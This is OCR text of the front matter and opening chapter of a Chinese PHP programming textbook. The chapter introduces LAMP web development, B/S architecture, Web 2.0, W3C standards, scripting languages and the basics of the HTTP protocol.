Broadview
www.broadview.com.cn

细说PHP

第2版

LAMP兄弟连 组编　高洛峰 编著

PHP爱好者的营地，LAMP开发者的联盟

DVD光盘
150小时
视频教学

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

细说PHP

LAMP兄弟连 组编　　高洛峰 编著

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

PHP 是开发 Web 应用系统最理想的工具，易于使用、功能强大、成本低廉、高安全性、开发速度快且执行灵活。全书以实用为目标设计，包含 PHP 开发最主流的各项技术，对每一个知识点都进行了深入详细的讲解，并附有大量的实例代码，图文并茂。系统地介绍了 PHP 的相关技术及其在实际 Web 开发中的应用。

全书共六个部分，分为 30 个章节，每一章都是 PHP 独立知识点的总结。内容涵盖了动态网站开发的前台技术（HTML+CSS）、PHP 编程语言的语法、PHP 的常用功能模块和实用技巧、MySQL 数据库的设计与应用、PHP 面向对象的程序设计思想、数据库抽象层 PDO、Smarty 模板技术、Web 开发的设计模式、自定义框架 BroPHP、Web 项目开发整个流程等目前 PHP 开发中最主流的技术。每一章中都有大量的实用示例，以及详尽的注释，加速读者的理解和学习，也为每章的技术点设置了大量的自测试题。最后以一个比较完整的、采用面向对象思想，以及通过 MVC 模式设计，并结合 Smarty 模板，基于 BroPHP 框架的 CMS 系统为案例，详细介绍了 Web 系统开发从设计到部署的各个细节，便于更好地进行开发实践。

对于 PHP 应用开发的新手而言，本书不失为一本好的入门教材，内容既实用又全面，所有实例都可以在开发中直接应用，并辅以大量的视频教程，使读者轻松掌握所学知识。另外，本书也适合有一定基础的网络开发人员和网络爱好者，以及大中专院校的师生阅读与参考。不仅可以作为 PHP 开发的学习用书，还可以作为从事 Web 开发的程序员的参考用书和必备手册。对于行家来说，本书也是一本难得的参考手册，读者必将从中获益。

图书在版编目（CIP）数据

细说 PHP / 高洛峰编著. —2 版. —北京：电子工业出版社，2012.10
ISBN 978-7-121-18563-2

Ⅰ. ①细… Ⅱ. ①高… Ⅲ. ①PHP 语言—程序设计 Ⅳ. ①TP312


中国版本图书馆 CIP 数据核字(2012)第 222286 号

策划编辑：李　冰
责任编辑：高洪霞
印　　刷：北京天宇星印刷厂
装　　订：三河市皇庄路通装订厂
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编 100036
开　　本：860×1092　1/16　印张：51.75　字数：1458 千字
印　　次：2012 年 10 月第 1 次印刷
印　　数：3500 册　　定价：109.00 元（含 DVD 光盘 1 张）

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。



《细说 PHP（第 2 版）》是在第 1 版热销的基础上，与兄弟连六年教学实践的完美结合。

六年时间，兄弟连由一个名不见经传的小公司，成长为国内 PHP 培训领域翘楚，累计培训 PHP 程序员四千余人、论坛会员突破十万、技术视频下载量逾百万、电子杂志《草根》日渐成熟、《细说 PHP（第 1 版）》图书销量更是名列 PHP 原创图书之首。《细说 PHP（第 2 版）》的出版也是对兄弟连多年教学积累的梳理与总结，书中穿插了更多的教学案例、课后习题，辅以原创视频，加入了兄弟连课程体系中特级课的部分知识点，逻辑性更强，知识点更加完善。

第 2 版历时一年多，作者高洛峰对本书倾注了大量的心血，除延续第 1 版深入浅出、循序渐进、剖析细致等特点外，结合自身多年的教学经验，力求做到更精炼、更实用、更全面。

写作本书的初衷不仅是开发一本培训教材，更主要的原因是希望推广 PHP 技术。兄弟连的学员越来越多，但更多人不一定有时间和精力参加面授学习，一本专业、全面的技术书籍无疑是他们最需要的。本书使读者对 PHP 技术有更深刻、更系统的了解，掌握 Web 系统开发的完整思路，通过本书内容的学习足以完成动态网站的建设和一些常用的 Web 系统软件开发工作。

兄弟连还将陆续推出 PHP、Linux、Java、Android、Python 等各方面的图书，期望可以对开源技术在国内的推广做出贡献，也希望广大读者朋友继续支持我们，支持兄弟连。我们也将一直秉承兄弟连的口号“无兄弟，不编程!”，让众多的技术爱好者、从业者、创业者团结起来，拓展人脉、相互学习、相互帮助，为未来的职业发展打下良好的基础。

今天的兄弟连，不仅仅是一所培训学校，更是技术人的筑梦工场，我们秉承兄弟连的核心价值：一是优秀的教学；二是严格的管理；三是职业素质课贯穿始终。教书育人，成就英才，一直是我们的目标，愿本书的出版，让更多朋友进入 PHP 的领域，成就自己的职业梦想!

关注兄弟连微博：http://weibo.com/lampbrother

兄弟连创始人 李超

前言

PREFACE

PHP 是一种开源免费的开发语言，具有程序开发速度快、运行快、技术本身学习快等快捷性的特点，无疑是当今 Web 开发中最佳的编程语言。与 JSP 和 ASP 相比，PHP 具有简易性、高安全性和执行灵活等优点，使用 PHP 开发的 Web 项目，在软件方面的投资成本较低、运行稳定。因此现在越来越多的供应商、用户和企业投资者日益认识到，使用 PHP 开发的各种商业应用和协作构建各种网络应用程序，变得更加具有竞争力，更加吸引客户。无论是从性能、质量还是价格上，PHP 都将成为企业和政府信息化所必须考虑的开发语言。

本书包括六大部分+附录，作为 PHP 学习的七个阶段，从了解 Web 开发构件开始到可以完成一个标准化高质量的项目为止。所有内容皆为当今 Web 项目开发必用的内容，涵盖了 PHP 的绝大多数知识点，对于某一方面的介绍再从多角度进行延伸。全部内容围绕 PHP 的面向对象思想设计编写，帮助读者深刻理解 PHP 开发技术，一步一步引导读者从 PHP 面向过程的开发模式进入到面向对象的开发时代。本书全部技术点以 PHP 5 最流行的版本为主，详细地介绍了 PHP 及与其相关的 Web 技术，可以帮助读者在较短的时间内熟悉并掌握比较实用的 PHP 技术。其中包括当前比较流行的 DIV+CSS 标准化网页布局、PHP 面向对象技术、数据库抽象层 PDO 和 Smarty3 模板引擎、学习型 PHP 框架 BroPHP 等主流技术，实用性非常强。本书所涉及的实例全部以特定的应用为基础，读者在学习和工作过程中，可以直接应用本书给出的一些独立模块和编程思想。

本书编写的宗旨是让读者能拥有一本 PHP 方面的学习和开发使用的最好书籍，章节虽然不是很多，但对所罗列出的每个知识点都进行了细化和延伸，并力求讲解到位，让读者可以轻松地读懂。所介绍的知识点是不需要借助其他任何书籍进行辅助和补充的。而且对于几乎每个知识点都有对应且详实的可运行的代码配套，对所有实例代码都附有详细注释、说明及运行效果图。在大部分章节的最后一节都结合一个实用的案例，把该章中涉及的零散知识点串在一起进行分析总结，步骤详细，可操作性强。另外在每个章节的最后还为读者安排了大量的和本章知识点配套的自测试题（附加在光盘中），能更好地帮助读者掌握理论知识点，提高实际编程能力，寓学于练。

本书的出版距离上一版发行整三年的时间，在第 1 版发行后的一年就开始筹划第 2 版。所有实例都经过了反复的测试，每一句话都进行了反复的推敲，在这两年时间里几乎占用了笔者的全部业余时间。为《细说 PHP》（第 2 版）筹划的几个重要事件如下：

1. 根据第 1 版读者的反馈，在第 2 版中对大部分内容进行重新整理和优化。
2. 用一年时间为本书重新录制了长达 150 小时的视频教程，全面覆盖了书中的每个知识点。

3．专门为本书开发了一个学习型的 PHP 框架：BroPHP，这是目前国内唯一一个学习型的专用 PHP 框架。并用半年时间通过了几百个项目的测试和应用，已经非常成熟和稳定。

4．书中的每个应用实例都做到了最优，直接可以应用在实际项目开发中。

5．结合多家互联网公司的项目开发资料，总结出了一份标准的项目开发流程和几个重要的标准化项目开发文档。

超强资源配套学习，跟踪服务帮助读者提高

在本书所附的 DVD 光盘中，附书中所有开发实例的源代码，读者在开发中可以直接使用。本书部分章节及课后习题、附录由于书的容量限制，也附加到了光盘中。光盘中还赠送配套的教学视频，共计长达 150 个小时（由于光盘空间有限，部分视频需要读者到兄弟连论坛：bbs.lampbrother.net 下载）。通过参考本书再结合视频教学光盘，可以加快对知识点的掌握，加快学习进度。

为了帮助读者学习到更多的 PHP 技术，在兄弟连论坛还可以下载常用的技术手册、安装 LAMP 环境所需要的开源软件和本书每章后面为读者安排的大量自测题配套答案。笔者及“LAMP 兄弟连”的全体讲师和技术人员也会及时回答读者提问，与读者进行在线技术交流，并为读者提供各类技术文章，帮助读者提高开发水平，解决读者在开发中遇到的疑难问题。

本书适合读者

- 接受 PHP 培训的学员
- Web 开发爱好者
- 网站维护及管理人员
- 初级或专业的网站开发人员
- 大中专院校的教师及培训中心的讲师
- 进行毕业设计和对 PHP 感兴趣的学生
- 从事 ASP 或 JSP 而想转向 PHP 开发的程序员

本书由高洛峰主笔编著，参加编写及审校工作的人员有李明、李超、李文凯、赵桐正、丛浩、闫海静、张礼军、李捷、张涛，在此一并表示感谢。

高洛峰

2012 年 8 月

目 录 CONTENTS

第 1 部分 Web 开发入门篇

第 2 部分　PHP 基础篇

第 3 部分 PHP 常用功能模块篇

第 6 部分 项目开发篇

附 录

第 1 部分

Web 开发入门篇

开发 Web 系统和其他软件相比，只用 PHP 一种语言完成是不可能的，还会涉及一些和 PHP 相关的技术，需要多个 Web 构件在一起配合使用才能实现。所以在进入 PHP 领域之前一定先了解 Web 工作原理和各种 Web 构件的作用，以及它们是如何相互配合开发动态网站的。更重要的是在学习 PHP 之前一定要先学习一些 HTML 和 CSS 的知识，因为 PHP 是服务器端的脚本语言，必须有客户端的脚本来配合开发。其实 PHP 就是一种内嵌在 HTML 中的一种语言。本篇全面介绍了 Web 开发的相关技术，让读者可以了解学习 Web 开发的方向和学习 PHP 的内容。本篇重点介绍了 HTML、CSS 及标准化页面布局等技术，帮助读者打好基础。

本篇配套视频教程：第 1～15 集 共计 14 小时

第1章 LAMP 网站构建

本章可以使读者对建站有一个宏观的了解。本章对动态网站构建做了比较全面的介绍，例如，动态网站隶属于哪一种架构的软件、开发它都需要掌握哪些 Web 构件，并对每个 Web 构件在动态网站开发中扮演的角色、运行原理，以及运行的条件做了说明。本章还从不同角度对比介绍了不同的网站开发平台，其中对 LAMP 平台（Linux、Apache、MySQL 和 PHP 的组合），从版本发展、行业应用、市场优势和产品特性等方面分别重点做了介绍。LAMP 组合是日后动态网站软件构建的发展趋势，通过本章的学习，读者能够了解 LAMP 平台，并为 PHP 的学习提前准备需要了解的内容。如果要掌握如何构建一个专业的动态网站，请不要跳过本章，本章不包含任何程序代码，专业技术词语也并不是很多，阅读起来容易理解。所以，请将这一章全部读完吧！不仅有需要你必须掌握的专业术语，也会对你后期的学习大有帮助，可以指引你在 Web 开发方面的学习方向。

1.1 介绍网站给你认识

网站是软件吗？建站属于程序员的工作吗？是的，网站就是软件，隶属于 B/S 结构的 Web 系统开发类型。正是因为有越来越花哨的个人网站频繁出现，才容易让人产生“网站制作很容易”的误解。学完本课程，你就能体会到建设一个商业网站的艰苦卓绝。个人网站就像儿童的画板，很容易绚丽多彩，因为它不必考虑目的性、完整性、扩展性及大负荷，它更多地只是一时兴起；而商业网站则是一套软件，更是建立的一个工作平台，能将工作架在互联网上，所以它关乎未来工作的效率、连续性、安全性，不容失败。另外，虽然网站是 Web 开发中最常见的类型，但做 Web 开发的程序员编写的并不只有网站，企业内部用于完成公司业务的系统也是 Web 程序员开发比较多的软件。例如，本公司现在正在使用的办公自动化（OA）系统、在线考试系统、学员管理等 Web 系统，是针对某个行业不同业务流的需要而开发的 B/S 结构软件。正是因为网站数量很多并且一般读者有权限直接访问，才会让读者认为 Web 程序员就是开发网站。事实上，公司内部使用的业务系统也很多，但只能通过登录验证后才可以使用，所以读者对这些业务系统了解得会少一些。

1.1.1　Web 应用的优势

Web 应用程序也是 B/S 结构的系统，B/S 是 Browser/Server 的缩写，即浏览器和服务器结构。正像我们访问过的所有网站那样，客户机上只需要启动一个浏览器即可，例如 IE 或 Firefox 等浏览器，网站服务器则由应用服务器和数据库服务器等组成。Web 应用的优势其实也是 B/S 相比 C/S 结构的优势，而 C/S 是 Client/Server 的缩写，即大家熟知的客户机和服务器结构，就像我们常用的 QQ 或 PPS 等网络软件那样，需要下载并安装专用的客户端软件才能运行，并且服务器端也需要特定的软件支持，并采用大型数据库系统。如图 1-1 和图 1-2 所示为两种结构的客户端登录界面。

图 1-1　C/S 结构的 QQ 客户端登录界面




图 1-2　B/S 结构的 Web 客户端登录界面

虽然 B/S 和 C/S 两种结构都可以进行同样的业务处理，但 B/S 结构软件随着 Internet 技术的兴起，是对 C/S 结构的一种变化或者改进的结构。它具有分布性特点，可以随时随地进行查询、浏览等业务处理；业务扩展简单方便，通过增加网页即可增加服务器功能；维护简单方便，只需要改变网页，即可实现所有用户的同步更新；开发简单，共享性强。建立 B/S 结构的网络应用，再通过 Internet 模式下数据库应用，相对易于把握、成本相对也比较低。它是一次性到位的开发，能实现不同的人员，从不同的地点，以不同的连接方式（例如 LAN，WAN，Internet/Intranet 等）访问和操作共同的数据库。它能够有效地保护数据平台和管理访问权限，并且服务器端的数据库也很安全。另外，用户的操作界面（UI）完全通过浏览器实现，一部分事务逻辑在前端实现，但是主要事务逻辑在服务器端实现。这样就大大简化了客户端计算机负荷，减轻了系统维护与升级的成本及工作量，降低了用户的总体成本。Web 应用的部分优势总结如下。

- 基于浏览器，具有统一的平台和 UI 体验。
- 无须安装，只要有浏览器，随时随地使用。
- 总是使用应用的当前最新版本，无须升级。
- 数据持久存储在云端，基本无须担心丢失。
- 新一代 Web 技术提供了更好的用户体验。

本书的定位就是以开发 B/S 结构的 Web 系统为主。例如，CMS、SNS、WebGame、BBS、Wiki、RSS、Blog、电子商务系统等。这些都是 B/S 结构的 Web 软件开发形式，主要是以用户与系统交互为主，注重业务处理建立的工作平台，对程序员编程的思维逻辑要求，与简单的网页制作相比要高得多。

1.1.2 Web 2.0 时代的互联网

网站的功能性现在已经彻底地变革，我们经历过的一种巨大的转变，就是网站从“静态内容”的展示转向“动态内容”的传递，从早期的 Web 1.0 时期进入到 Web 2.0 时代。所谓“动态”，并不是指有几个放在网页上的 GIF 动态图片或 Flash 等，区别动态网站与静态网站最基本的方法通常是区别是否基于数据库的开发模式，也就是网页是固定内容还是可在线更新内容。Web 2.0 是相对 Web 1.0 的新的一类互联网应用的统称。Web 1.0 的主要特点在于用户通过浏览器获取信息。Web 2.0 则更注重用户的交互作用，用户既是网站内容的浏览者，也是网站内容的制造者。所谓“网站内容的制造者”，是说互联网上的每一个用户不再仅仅是互联网的读者，同时也成为互联网的作者；不再仅仅是在互联网上冲浪，同时也成为波浪制造者；在模式上由单纯的“读”向“写”以及“共同建设”发展；由被动地接收互联网信息向主动创造互联网信息发展，从而更加人性化！

从技术上分析，Web 1.0 时的静态网站是指不通过脚本语言及数据库开发，而直接或间接制作成 HTML 的网页组成。这种网页的内容通常是固定的、独立的，哪怕一个字符、一个链接或者一张图片的细微修改和更新，都必须要通过网页制作工具或相关软件制作后，重新上传到服务器上覆盖原来的页面实现，在网站制作、维护和更新等方面工作量较大。Web 2.0 时代的动态网站所注重的则是用户能与网站进行交互，因为以数据库技术为基础，用户访问网站是通过读取数据库来动态生成网页的方法，可以大大减小网站维护的工作量。并且动态网页实际上并不是独立存在于服务器上的网页文件，只有当用户请求时服务器才返回一个完整的网页。而网站上主要是一些框架基础，网页的内容大都存储在数据库中，页面会根据用户的要求和选择，动态地改变和响应，即当不同时间、不同用户访问同一网址时会出现不同页面。动态网站因为具有数据库与访客（包括管理者）的交互功能，可实现网站内容的在线更新和管理，便于客户网站维护和更新，还可以结合一些应用系统达到特有的交互和管理功能。如图 1-3 所示为 Web 1.0 到 Web 2.0 时代的变化。




图 1-3　Web 1.0 到 Web 2.0 时代的变化

Web 2.0 的主要特点如下。

（1）用户参与网站内容制造。与 Web 1.0 网站单项信息发布的模式不同，Web 2.0 网站是一个平台，

网站的内容通常是用户发布的，使得用户既是网站内容的浏览者，也是网站内容的制造者，这也就意味着 Web 2.0 网站为用户提供了更多参与的机会，例如 Blog 和 BBS 就是典型的用户创造内容的指导思想，将传统网站中的信息分类工作直接交给用户来完成。

（2）Web 2.0 更加注重交互性。不仅用户在发布内容过程中实现与网络服务器之间的交互，而且，也实现了同一网站不同用户之间的交互，以及不同网站之间信息的交互。

（3）符合 Web 标准的网站设计。

（4）Web 2.0 网站与 Web 1.0 没有绝对的界限。Web 2.0 技术可以成为 Web 1.0 网站的工具，一些在 Web 2.0 概念之前诞生的网站本身也具有 Web 2.0 特性，例如 B2B 电子商务网站的免费信息发布和网络社区类网站的内容也来源于用户。

（5）Web 2.0 的核心不是技术，而在于指导思想。Web 2.0 有一些典型的技术，但技术是为了达到某种目的所采取的手段。Web 2.0 技术本身不是 Web 2.0 网站的核心，重要的在于典型的 Web 2.0 技术体现了具有 Web 2.0 特征的应用模式。因此，与其说 Web 2.0 是互联网技术的创新，不如说是互联网应用指导思想的革命。

1.1.3　Web 开发标准

Web 开发标准是趋势，在未来的网络中会成为网站建设的基石。为适应 Web 的发展，我们必须学习和掌握相关概念与技巧，更早、更好地运用与实践标准对网站进行重构，提高自身和网站的竞争性。Web 标准是由万维网联盟 W3C（World Wide Web Consortium，http://www.w3.org）创建于 1994 年，研究 Web 规范和指导方针，致力于推动 Web 发展，保证各种 Web 技术能很好地协同工作，它的工作是对 Web 进行标准化，创建并维护 WWW 标准。大约 500 名会员组织加入这个团体，它的主任 Tim Berners-Lee 在 1989 年发明了 Web。W3C 推行的主要规范有 HTML，CSS，XML，XHTML 和 DOM 等由浏览器进行解析的 Web 开发语言。而且 W3C 同时与其他标准化组织协同工作，例如 Internet 工程工作小组 IETF（Internet Engineering Task Force）、无线应用协议（WAP），以及 Unicode 联盟（Unicode Consortium）。多年以来，W3C 把那些没有被部分会员公司（如 Netscape 和 Microsoft）严格执行的规范定义为“推荐”。自 1998 年开始，“Web 标准组织”（www.Webstandards.org）将 W3C 的“推荐”重新定义为“Web 标准”，这是一种商业手法，目的是让制造商重视并重新定位规范，在新的浏览器和网络设备中完全地支持那些规范。采用 Web 标准对网站的访问者和网站的建设者都有好处，如下所示。

对于访问者：

- 文件下载与页面显示速度更快。
- 内容能被更多的用户访问。
- 内容能被更广泛的设备访问（包括屏幕阅读机、手持设备、搜索机器人、打印机等）。
- 用户能够通过样式选择定制自己的表现界面。
- 所有页面都能提供适合于打印的版本。

对于网站建设者：

- 更少的代码和组件，容易维护。
- 带宽要求降低（代码更简洁），成本降低。

- 更容易被搜寻引擎搜索到。
- 改版方便，不需要变动页面内容。
- 提供打印版本而不需要复制内容。
- 提高网站易用性。

更重要的一点是，符合 Web 标准的网站对于用户和搜索引擎更加友好。如百度、Google、MSN、Yahoo! 等专业搜索引擎都有自己的搜索规则及判断网页等级技术。所以网站要优化，优化的目的只有一个：符合标准，符合蜘蛛爬行的标准，更重要的是符合网站访问者浏览的方便及易用性。


1.1.4 认识脚本语言

大多数网站开发都是使用的脚本语言，它是使用一种特定的描述性语言、依据一定的格式编写的可执行文件。脚本是批处理文件的延伸，是一种纯文本保存的程序。一般来说，计算机脚本程序是确定的一系列控制计算机进行运算操作动作的组合，在其中可以实现一定的逻辑分支等。脚本简单地说就是一条条的文字命令，这些文字命令是可以看到的（如可以用记事本打开查看、编辑）。脚本程序在执行时，是由系统的一个解释器，将其一条条地翻译成机器可识别的指令，并按程序顺序执行。因为脚本在执行时多了一道翻译的过程，所以它比二进制程序的执行效率要稍低一些。脚本通常可以由应用程序临时调用并执行。各类脚本被广泛地应用于网页设计中，因为脚本不仅可以减小网页的规模和提高网页浏览速度，而且可以丰富网页的表现，如动画、声音等。

脚本语言是比较多的，一般的脚本语言的执行只与具体的解释执行器有关，所以只要系统上有相应语言的解释程序就可以做到跨平台。常见的脚本语言有：PHP、HTML、CSS、JavaScript、VBScript、ActionScript、MAX Script、ASP、JSP、SQL、Perl、Shell、Python、Ruby、JavaFX、Lua、AutoIt 等。脚本语言的主要特性如下。

- 语法和结构通常比较简单。
- 学习和使用通常比较简单。
- 通常以容易修改程序的“解释”作为运行方式，而不需要“编译”。
- 程序的开发产能优于运行效能。

1.1.5 了解 HTTP 协议



超文本传输协议（HyperText Transfer Protocol，HTTP）是互联网上应用最为广泛的一种网络协议，所有的 WWW 文件都必须遵守这个标准。HTTP 是客户端浏览器或其他程序与 Web 服务器之间的应用层通信协议。最初设计 HTTP 的目的是为了提供一种发布和接收 HTML 页面的方法。HTTP 的发展是 W3C 和 Internet 工作小组合作的结果，他们发布的 RFC 2616 中定义了 HTTP 协议，也就是我们今天普遍使用的一个版本 HTTP 1.1。

在 Internet 上，HTTP 通信通常发生在 TCP/IP 连接之上，如图 1-4 所示。默认端口是 TCP 80，但其他的端口也是可用的。但这并不预示着 HTTP 协议在 Internet 或其他网络的其他协议之上才能完成，

HTTP 只预示着一个可靠的传输。HTTP 是一个客户端和服务器端请求和应答的标准，客户端是终端用户，服务器端是网站。通过使用 Web 浏览器、网络爬虫或者其他的工具，客户端发起一个到服务器上指定端口（默认端口为 80）的 HTTP 请求。应答的服务器上存储着一些资源，比如 HTML 文件和图像。通常，由 HTTP 客户端发起一个请求，建立一个到服务器指定端口的 TCP 连接。HTTP 服务器则在那个端口监听客户端发送过来的请求。一旦收到请求，服务器向客户端发回一个“状态行”，比如“HTTP/1.1 200 OK”，和“响应的消息”，消息的消息体可能是请求的文件、错误消息或者其他一些信息。HTTP 协议的网页连接方式使用 TCP 而不是 UDP，原因在于打开一个网页必须传送很多数据，TCP 协议则提供传输控制，按顺序组织数据和进行错误纠正。




图 1-4　浏览器与 Web 服务器之间网络通信的传输过程

1.1.5.1　协议功能

客户端需要通过 HTTP 协议传输所要访问的 Web 服务器保存的信息。当我们想浏览一个网站时，只要在浏览器的地址栏里输入网站的地址就可以了，例如 www.brophp.com，但是在浏览器的地址栏里面出现的却是：http://www.brophp.com，你知道为什么会多出一个“http”吗？我们在浏览器的地址栏里输入的网站地址叫做 URL（Uniform Resource Locator，统一资源定位符，URL 的格式为：HTTP：//<IP 地址>/[端口号]/[路径][?<查询信息>]）。就像每家每户都有一个门牌地址一样，每个网页也都有一个 Internet 地址。当你在浏览器的地址框中输入一个 URL 或是单击一个超级链接时，URL 就确定了要浏览的地址，然后则要通过 HTTP 将 Web 服务器上站点的网页代码提取出来，并翻译成漂亮的网页。因此，在我们认识 HTTP 之前，有必要先弄清楚 URL 的组成，例如：http://www.brophp.com/book/index.html。它的含义如下。

- http://：代表超文本传输协议，通知 brophp.com 服务器显示 Web 页，通常不用输入。
- www：代表一个 Web（万维网）服务器。
- brophp.com/：这是装有网页的服务器的域名或站点服务器的名称。
- book/：为该服务器上的子目录，就好像我们的文件夹。
- index.html：是文件夹中的一个 HTML 文件，也就是网页。
- 如果是默认端口 80 可以不写，如果使用非 80 端口，则必须在 URL 中指定。

了解了 URL 的构成，还要了解 HTTP 是怎么工作的。HTTP 协议是 Web 开发的基础，这是一个无状态的协议，一次 HTTP 操作称为一个事务，客户机与服务器之间通过请求和响应完成一次会话。每次

会话中，通信双方发送的数据称为消息。消息分为两种：请求消息和回应消息。其工作过程可分为 4 步，如图 1-5 所示。首先客户机与服务器需要建立连接。只要单击某个超级链接，HTTP 的工作就开始了。建立连接后，客户机发送一个请求给服务器。服务器接到请求后，给予相应的响应信息，客户端接收服务器所返回的信息并通过浏览器显示在用户的显示屏上，然后客户机与服务器断开连接。如果在以上过程中的某一步出现错误，那么产生错误的信息将返回到客户端，由显示屏输出。对于用户来说，这些过程是由 HTTP 自己完成的，用户只要用鼠标点击，等待信息显示就可以了。HTTP 协议可以使浏览器更加高效，使网络传输减少。它不仅保证计算机正确快速地传输超文本文档，还确定传输文档中的哪一部分，以及哪部分内容首先显示等，如文本先于图形。这就是为什么你在浏览器中看到的网页地址都是以 http://开头的原因。




图 1-5　HTTP 协议信息交互的 4 个过程

1.1.5.2　协议结构

Web 开发人员都要了解 HTTP 协议，而要了解 HTTP，还有一部分不可忽视，就是 HTTP 消息头。消息头告诉对方这个消息是干什么的，消息体告诉对方怎么干。HTTP 规范 1.0 和 1.1（RFC 2616）定义了 HTTP 消息的格式。HTTP 报文由从客户机到服务器的请求和从服务器到客户机的响应构成，所以 HTTP 消息分为请求消息和响应稍息两类。消息的格式如图 1-6 所示。每个请求消息和响应消息都由三部分组成，第一部分为请求行或者响应的状态行，第二部分为消息的头部，第三部分为消息体部分。消息头部分和消息体部分使用一个空行进行分隔。




图 1-6　HTTP 消息的格式

[HTTP 请求消息]

